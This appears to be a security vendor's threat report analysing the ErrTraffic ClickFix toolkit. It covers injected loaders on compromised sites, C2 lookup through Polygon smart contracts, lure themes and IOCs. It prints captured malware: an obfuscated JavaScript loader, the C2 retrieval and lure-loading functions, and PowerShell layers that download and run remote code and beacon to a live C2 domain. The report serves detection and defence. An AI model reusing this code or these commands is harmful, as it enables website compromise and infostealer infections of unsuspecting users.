TRINITY CYBER

Behind the Curtain: How the ErrTraffic ClickFix Toolkit is Evolving

Authors: Tanner Piliego and Jared Grumbein


Executive Summary

ErrTraffic is a subscription-based toolkit behind a growing set of ClickFix attacks, including recent **GlitchFix** and **CrashFix** campaigns that were first documented in December 2025[1]. In this analysis, we unpack how ErrTraffic works behind the scenes - from payloads planted on compromised websites to the operator's move to Polygon smart contracts for dynamic panel infrastructure - along with the nine themes now supported by the kit. We also look at how these updates affect delivery and what defenders may be able to observe in network traffic and browser activity. Customers of Trinity Cyber's Platform, powered by Full Content Inspection™ (FCI) are automatically protected from ErrTraffic attacks.

Background

ErrTraffic's developer, operating under the alias "LenAI," sells the toolkit for as little as $800 USD with future capability to rent ErrTraffic as a service[2]. The ErrTraffic toolkit is designed to deploy easily on compromised but legitimate websites. ErrTraffic has templates for fake browser alerts, missing-font prompts, and other verification-themed lures. In early 2026, LenAI promoted core features such as Browser Update, System Font Missing, and ClickFix for Windows, then expanded the kit later by adding a Blue Screen of Death (BSOD) mode. On February 1, 2026, LenAI announced a more significant infrastructure change and shifted to using Polygon smart contracts for dynamic C2 retrieval, allowing operators to rotate panel infrastructure without changing scripts already deployed on websites. By March 2026, LenAI had expanded the project again with additional themed delivery options, including macOS ClickFix support, demonstrating how quickly ErrTraffic continues to evolve.

ErrTraffic Evolution Timeline



ErrTraffic aims to make Command & Control (C2) simple for adversaries who purchase source code or access. The Polygon smart contract panel (shown below) is authored in Cyrillic and when translated reveals a description “Decentralized data storage in smart contracts on the Polygon Mainnet.” The dashboard also contains contract-based data entries and campaign tracking features such as, “Total contracts,” “Under your control,” and “Read-only.”




Figure 1. ErrTraffic polygon smart contract management panel dashboard screenshot advertised

These updates do more than expand the kit’s lure options: they also dramatically upgrade how ErrTraffic manages infrastructure, delivers content, and evades typical threat detection. Detecting Polygon (or any blockchain smart contract) traffic involves entirely different TTPs, something that FCI is well equipped to handle.

Technical Details

Stage 1 - JavaScript Loader

The initial code delivered by ErrTraffic is obfuscated JavaScript which is injected into legitimate websites by malicious actors. This payload leverages a simple Base64 decoding and XOR decryption routine to unravel the primary loader component, using a hard-coded decimal value as the decryption key. Trinity Cyber researchers observed similar obfuscation techniques reflected across all JavaScript payloads generated by the kit.

```
(function () {
    var xor_key = 218;
    var encrypted_b64_blob = '8ryvtLmus7W08vOh0P2vqb/6qa6o<...truncated>'; /* encrypted loader */
    function xor_decrypt(b64_blob, key) {
        ciphertext = atob(b64_blob);
        var len = ciphertext.length, i, arr = new Uint8Array(len);
        for (i = 0; i < len; i++) {
            arr[i] = ciphertext.charCodeAt(i) ^ key;
        }
        if (window.TextDecoder) {
            try {
                return new TextDecoder('utf-8').decode(arr);
            } catch (e) {
            }
        }
        var tmp = '';
        for (i = 0; i < len; i++) {
            tmp += String.fromCharCode(arr[i]);
        }
        try {
            return decodeURIComponent(escape(tmp));
        } catch (e) {
            return tmp;
        }
    }
    var decrypted_js = xor_decrypt(encrypted_b64_blob, xor_key);
    new Function(decrypted_js)(); /* execute decrypted loader */
}());
```

Figure 2. ErrTraffic code injected into legitimate website

ErrTraffic also supports custom payload options, such as malicious WordPress plugins which are configurable by actors – as shown in the screenshot to the right.




Figure 3. ErrTraffic control panel with custom payload options

Stage 2 - EtherHiding Loader

The payload decrypted in the previous stage is responsible for retrieving a C2 URL via EtherHiding, a technique used to hide malicious code on the blockchain, with a notable difference being the use of Polygon Mainnet. This change marks an evolution from the previously abused Binance Smart Chain – another form of smart contract. The URL returned from Polygon is then used for subsequent communications with ErrTraffic's custom API, enabling both analytics tracking and payload delivery. ErrTraffic contains a fully featured website analytics platform, allowing actors to track the effectiveness of their ClickFix campaigns over time.

```
const MODE_FILE_MAP = {
    browser: 'v1.js',
    font: 'v2.js',
    recaptcha: 'v3.js',
    bsod: 'v4.js',
    silent: 'v5.js',
    cloudflare: 'v6.js',
    cf_update: 'v7.js',
    mac_recaptcha: 'v8.js',
    mac_cloudflare: 'v9.js'
};
const CONTRACT_CONFIG = {
    RPC_HOSTS: [
        'https://polygon-rpc.com',
        'https://rpc-mainnet.matic.quiknode.pro',
        'https://rpc.ankr.com/polygon',
        'https://polygon-public.nodies.app',
        'https://polygon-mainnet.public.blastapi.io',
        'https://1rpc.io/matic',
        'https://polygon.drpc.org',
        'https://polygon.gateway.tenderly.co',
        'https://gateway.tenderly.co/public/polygon',
        'https://polygon-mainnet.gateway.tatum.io',
        'https://polygon.rpc.subquery.network/public',
        'https://polygon.therpc.io',
        'https://polygon.lava.build',
        'https://polygon-bor-rpc.publicnode.com',
        'https://polygon.rpc.hypersync.xyz/'
    ],
    CONTRACT_ADDRESS: '0x8CC92Ee480D4121052e8052Cc1B53F9e74E788Cb',
    FUNCTION_SELECTOR: 'b68d1809',
```

Figure 4. EtherHiding loader configuration

The loader defines a configuration that includes a list of URLs for accessing the Polygon Mainnet API, an Ethereum address, and a smart contract function identifier. During our research, we found a familiar address attributed to LenAI [3] which seems to be currently active and providing new payloads. As of this writing, the address **0xcaf2c54e400437da717cf215181b170f65187abf** has created 174 contracts, some of which have been used to power ErrTraffic operations [4]. During this research, we found that different contracts are responsible for different operations in the ErrTraffic chain, for example:

0x8cc92ee480d4121052e8052cc1b53f9e74e788cb → SetDomain

0x08207b087f61d7e95e441e15fd6d40befd6ed308 → SetURL

Despite the complexity of Polygon smart contracts seen in ErrTraffic, operators are able to switch C2 addresses easily. This lowers the bar to delivering ErrTraffic (via LenAI's panel) campaigns down to very easy steps.

A function **getUrlFromContract()** is then called to loop through the list of Polygon URLs, send an API request to the selected URL using the Ethereum address and function identifier, then perform hexadecimal decoding on the response to extract a C2 URL. Most contracts have junk data in them (presumably to thwart detection) before the C2 URL is revealed.

```
async function getUrlFromContract() {
    const dataField = '0x' + CONTRACT_CONFIG.FUNCTION_SELECTOR;
    const params = [
        {
            to: CONTRACT_CONFIG.CONTRACT_ADDRESS,
            data: dataField
        },
        'latest'
    ];
    const requestBody = {
        jsonrpc: '2.0',
        method: 'eth_call',
        params,
        id: 1
    };
    for (let attempt = 0; attempt < (CONTRACT_CONFIG.MAX_RETRIES || 1); attempt++) {
        for (const endpoint of CONTRACT_CONFIG.RPC_HOSTS || []) {
            try {
                const data = await postJsonWithTimeout(endpoint, requestBody, CONTRACT_CONFIG.TIMEOUT_MS || 5000);
                if (data && data.result) {
                    const domain = decodeResult(data.result);
                    if (domain && domain.length > 0) {
                        let url = domain.trim();
                        if (!url.startsWith('http'))
                            url = 'https://' + url;
                        return url;
                    }
                }
            } catch (e) {
            }
        }
    }
    return null;
}
```

Figure 5. Function responsible for retrieving C2 domain from the Polygon mainnet

Once the C2 URL is retrieved, a request is sent to retrieve a configuration. By default, ErrTraffic API requests use RC4 encryption to hide parameter values within C2 URLs. Encrypted values are inserted in the **&q=** parameter. ErrTraffic C2 URLs also have a plaintext counterpart which uses the **&a=** parameter, which this blog will focus on. A request to an ErrTraffic panel is shown below:

```
HTTP
GET /api/index.php?a=cfg HTTP/1.1
Host: <errtraffic_panel>

HTTP/1.1 200 OK
{"_pk":"YVInYwqmqaji5MSes6qhpcBx","_pv":"31223d1e2a4d5e4212090f0a5e3d3c0c1d42070
1514381d37782a013458","_dk":"P2vHCF7suiNYWFTlZIYv7k1a","_dv":"38460238307c185c1a
93d3c3422310a392536035345520e3d1d","allowedOs":["windows"],"blockedCountries":
["BY","KZ","AM","AZ","KG","MD","TJ","TM","UZ","RU","UA"],"showDelay":2400,"mode"
"clickfix","enabled":true,"blockBots":false,"rentalExpired":false,"countryCode":
US"}
```

Figure 6. Panel request/response traffic. Note the list of blockedCountries, which ErrTraffic won't work in.

Notably, the response contains two additional C2 URLs for redundancy, delivered as XOR encrypted strings:

- **_pk-XOR** key used for decrypting a URL stored in the **_pv** value
- **_dk-XOR** key used for decrypting a URL stored in the **_dv** value

The function **`loadModeScript()`** is then executed to request an XOR-encrypted ClickFix lure payload from the panel. The request specifies the payload type in the **`&mode=`** parameter which was retrieved in the previous request.

```
function loadModeScript(modeName, cacheBust) {
    return new Promise((resolve, reject) => {
        if (!panelBaseUrl)
            return reject(new Error('panelBaseUrl_missing'));
        delete window[HANDLER_EXPORT];
        const script = document.createElement('script');
        const safeMode = modeName && MODE_FILE_MAP[modeName] ? modeName : 'browser';
        const apiScriptUrl = buildApiUrl({
            a: 'js',
            mode: String(safeMode)
        });
        script.src = apiScriptUrl || panelBaseUrl + '/api/index.php?a=js&mode=' + encodeURIComponent(String(safeMode));
        script.async = true;
        script.onload = () => {
            const fn = window[HANDLER_EXPORT];
            delete window[HANDLER_EXPORT];
            if (typeof fn === 'function')
                return resolve(fn);
            reject(new Error('mode_handler_missing'));
        };
        script.onerror = () => {
            delete window[HANDLER_EXPORT];
            reject(new Error('mode_script_failed'));
        };
        document.head.appendChild(script);
    });
}
```

Figure 7. ClickFix payload retrieval function

Stage 3 - ClickFix Lure

The ClickFix lure payloads use the same obfuscation technique as the Stage 1 script. This stage dynamically injects HTML and CSS into the victims document object model (DOM) to display a social engineering lure, prompting the user to execute a malicious operating system command that has been copied to their clipboard. At the time of writing, Trinity Cyber researchers observed a total of nine configurable payload options, outlined in the table below.

PAYLOAD OPTION	DESCRIPTION
Browser	Prompts installation of browser updates
Font	Prompts remediation of broken/missing fonts
ReCAPTCHA	Displays fake, generic captcha
BSOD	Displays fake "blue screen of death" (BSOD) in full-screen mode, disabling keystrokes
Silent	Delivers no payload
Cloudfare	Displays fake CloudFlare turnstile
cf_update	Prompts for browser updates through Cloudflare turnstile
mac_recaptcha	Targets macOS users with fake, generic captcha
mac_cloudflare	Targets macOS users with fake CloudFare captcha

Screenshots of recent ErrTraffic lures that target Windows (BSOD), macOS, and Chrome Browser can be seen below:




Figure 8. 'BSOD' - blue screen of death social engineering lure, added feature to panel on Jan. 21, 2026




Figure 9. 'mac_cloudfare' - New macOS-based cloudfare social engineering lure, added feature to panel on Mar. 1, 2026




Figure 10. 'Font' - missing font social engineering lure

Stage 4 – PowerShell Downloader

Victims of ErrTraffic are actually copying code into their operating systems terminal (command line). Most of the copied code observed in this campaign targets Windows systems with malicious PowerShell scripts designed to infect victims with a variety of infostealer malware, such as LummaC2. These PowerShell scripts use Base64 encoding and XOR encryption, similar to the initial ErrTraffic JavaScript payloads, for defense evasion.

The PowerShell script shown below - once copied onto victims' clipboards - decrypts a URL stored in the **$len** variable using hard-coded XOR key **RoOmSzYY76Y3T9nwlxK7NyaDzqTxQ**, downloads malicious code from the internet, and executes it as a PowerShell scriptblock:

```
$temp=('Net.Se'+'rvicePo'+'intManager');

[type]$temp|%{$_.GetProperty(('SecurityProtoc'+'ol')).SetValue($null,3072)};

$entry='RoOmSzYY76Y3T9nwlxK7NyaDzqTxQ';

$len='3a1b3b1d204076765646301e244b010f155626523c0a08261610331735331d3a193618203819413641 3f5c1
c04421c2e416118112d554e354527741b720b6a496a6c06546c07620e59425b4e2805784904274c41604f346b5d79
58324b6a6c045568016c0a5e150f192a06774904774213374c35305f7d5c37433a3d01102b5632040603180838127
d3844763c54663e333b01250c3f092f3c505d304737510b19421b245a6b4b27621912692d02';

$data=-join(0..($len.Length/2-1)|%{[char]([byte]('0x'+$len.Substring($_*2,2))-bxor[byte]$
    entry[$_%$entry.Length])});

$sum=&('New-Obj'+'ect') ('Net.Web'+'Client');

$sum.Headers.Add(('User-'+'Agent'),'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
    537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36');

$buffer=$sum.('Downloa'+'dData')($data);

$config=[type]('scriptblo'+'ck');

$config::Create([Text.Encoding]::UTF8.GetString($buffer)).InvokeReturnAsIs()
```

Figure 13. First PowerShell script layer

PowerShell is returned in the response, which concatenates a series of Base64 encoded strings to form the next layer of PowerShell to be executed. This is a common form of PowerShell obfuscation.

```
$content='W05ldC5T<...truncated>';

$count='pYmxhZ29<...truncated>';

$sum='J5dGVdKC<...truncated>';

$output='mY2NDdkMmQ<...truncated>';

$item=$content+$count+$sum+$output;

$data=[type]('{1}{0}'-f'vert','Con');

$flag=$data::('FromBas'+'e64S'+'tring')($item);

$status=-join[char[]]$flag;

&([scriptblock]::Create($status));

exit
```

Figure 12. Second PowerShell script layer

The final PowerShell layer first sends an API request back to the ErrTraffic panel, which informs the panel operator of successful payload delivery via the **`&e=ps_started`** URI parameter.


```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;

$temp=[Activator]::CreateInstance([type]('Net.WebClient'));

$temp.Headers.Add(('{1}{0}'-f'-Agent','User'),'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Edg/135.0.0.0');

$tf=[type]('IO.File');

$tp=[type]('IO.Path');

$tg=[type]('Guid');

$td=[type]('IO.Directory');

''|&('clip');

try {
        [void]$temp.('DownloadString')('https://api-proxy.mersiblagodarutebya.workers.dev/api/
            index.php?a=evt&e=ps_started&_ts='+[DateTimeOffset]::UtcNow.ToUnixTimeSeconds())
    }

catch{};
```

Figure 13. Final PowerShell script layer

Finally, an API request is sent to the panel to download the final payload, specifying a unique identifier and referrer domain in the URL. This appears to be a campaign tracking mechanism for ErrTraffic infections, utilizing Cloudflare Workers. An example request is shown.

```
GET /api/?d&t=<UNIQUE_ID>&r=<REFERER_SITE>&c=US
Host: api-proxy.mersiblagodarutebya.workers.dev
```

Figure 14. Final payload request



Panel screenshots of ErrTraffic show that LenAI has included advanced campaign and payload delivery tracking features – similar to modern website analytics for tracking the effectiveness of advertising/marketing campaigns:




Figure 15. Panel screenshot showing conversion rate tracking

Figure 16. Panel screenshot showing victim details (OS, location, browser) and which ErrTraffic template was used

Coverage

The ErrTraffic toolkit demonstrates how attackers can weaponize compromised websites to deliver ClickFix-style payloads, turning everyday browsing into an infection vector. To counter this, Trinity Cyber stops these threats before they ever reach the user's browser. What sets Trinity Cyber apart is its Full Content Inspection™ (FCI) technology — a proactive cybersecurity approach that inspects and modifies live web traffic in real time. This allows it to strip out malicious scripts, block deceptive ClickFix prompts, and neutralize hidden payload delivery mechanisms before they execute. Powered by Trinity Cyber's expert analyst team, the FCI platform ensures customers receive highly accurate, real-time protection against evolving web-based attack frameworks like ErrTraffic.

IOCs

IOC	TYPE	DESCRIPTION
fontfix-chrome[.]com	Domain	ErrTraffic C2
cloudflare-check[.]cfd	Domain	ErrTraffic C2
webanalytics-cdn[.]cfd	Domain	ErrTraffic C2
store-image[.]sbs	Domain	ErrTraffic C2
all-imager-hst[.]click	Domain	ErrTraffic C2
image-hoster11[.]sbs	Domain	ErrTraffic C2
cdn-assets[.]cfworkerzet[.]workers[.]dev	Domain	ErrTraffic C2
satisfiregentle[.]com	Domain	ErrTraffic C2
api-proxy[.]mersiblagodarutebya[.]workers[.]dev	Domain	ErrTraffic C2
0xcaf2c54e400437da717cf215181b170f65187abf	Wallet Address	Multichain Wallet (Supected LenAI)
0×34c15320d6e8f59f1b66f6c191aaa7f87b894b66	Wallet Address	Multichain Wallet (Unknown owner)
0×8cc92ee480d4121052e8052cc1b53f9e74e788cb	Contract Address	Polygon Smart Contract (used to rotate ErrTraffic domains)
0×08207b087f61d7e95e441e15fd6d40befd6ed308	Contract Address	Polygon Smart Contract (used to rotate ErrTraffic URLs)
315e5228082ca28c7971b7101ceb51f5cb6746a19e75ea1c45cf1b8f9164d8e2	SHA256	JavaScript (Stage 1 ErrTraffic)
62a827f4fd29bdb4142019c5e8061a5bac4a89a8f962ff0934a5f1646fd3b76e	SHA256	JavaScript (Stage 1 ErrTraffic)
282f82c556b6ecf26587d07fc3c5ce0466a0f328b87bebc96ec63a28a4e71207	SHA256	JavaScript (Stage 1 ErrTraffic)
3c9289cc6471f7366a1e694f3724bb6f6b7fc4fd2a0447beffa3849731a61082	SHA256	HTML Page (Stage 3 ClickFix “Silent” Lure)
3527c8092f9379e46841bc2429e75251d62531ab0b143f45b971ea08dcd08bc9	SHA256	HTML Page (Stage 3 ClickFix “BSOD” Lure)
ff49153f9e07cc21ac313a2d80a63a204e6ace41f4027d2ae597bd93b8f854f2	SHA256	HTML Page (Stage 3 ClickFix “Recaptcha” Lure)
3f1ddc95518be5b74f8d8df2e4f545b323a369aa0b2a218b7ca9c229584cc6e7	SHA256	HTML Page (Stage 3 ClickFix “CF Update” Lure)
10d656fa4bb9c5ec897ba868e9439b9f8246d9f3cc4da7592a55c3ad0bebcd06	SHA256	HTML Page (Stage 3 ClickFix “Browser” Lure)
9fca4e60ff1782dc0b5a152885b23c27caf13745fd1bc98aa3e0e63816544ef8	SHA256	HTML Page (Stage 3 ClickFix “CloudFlare” Lure)
19fe4585dd235f92ca3fbfb687fd739da40b3ad60bcd1dba5964257b117373ac	SHA256	HTML Page (Stage 3 ClickFix “Font” Lure)
ce09bc3b2c63a6e33e50ed3695ae203c044978c33d985788b932cf3e05b19758	SHA256	PowerShell (Copied from ClickFix prompt)

References

1. https://www.infostealers.com/article/the-industrialization-of-ClickFix-inside-errtraffic/
2. https://www.cryptika.com/errtraffic-fueling-ClickFix-by-breaking-the-page-visually-and-turns-attack-to-glitchfix/
3. https://ctrlaltintel.com/research/Aeternum-Part-1/
4. https://polygonscan.com/address/0xcaf2c54e400437da717cf215181b170f65187abf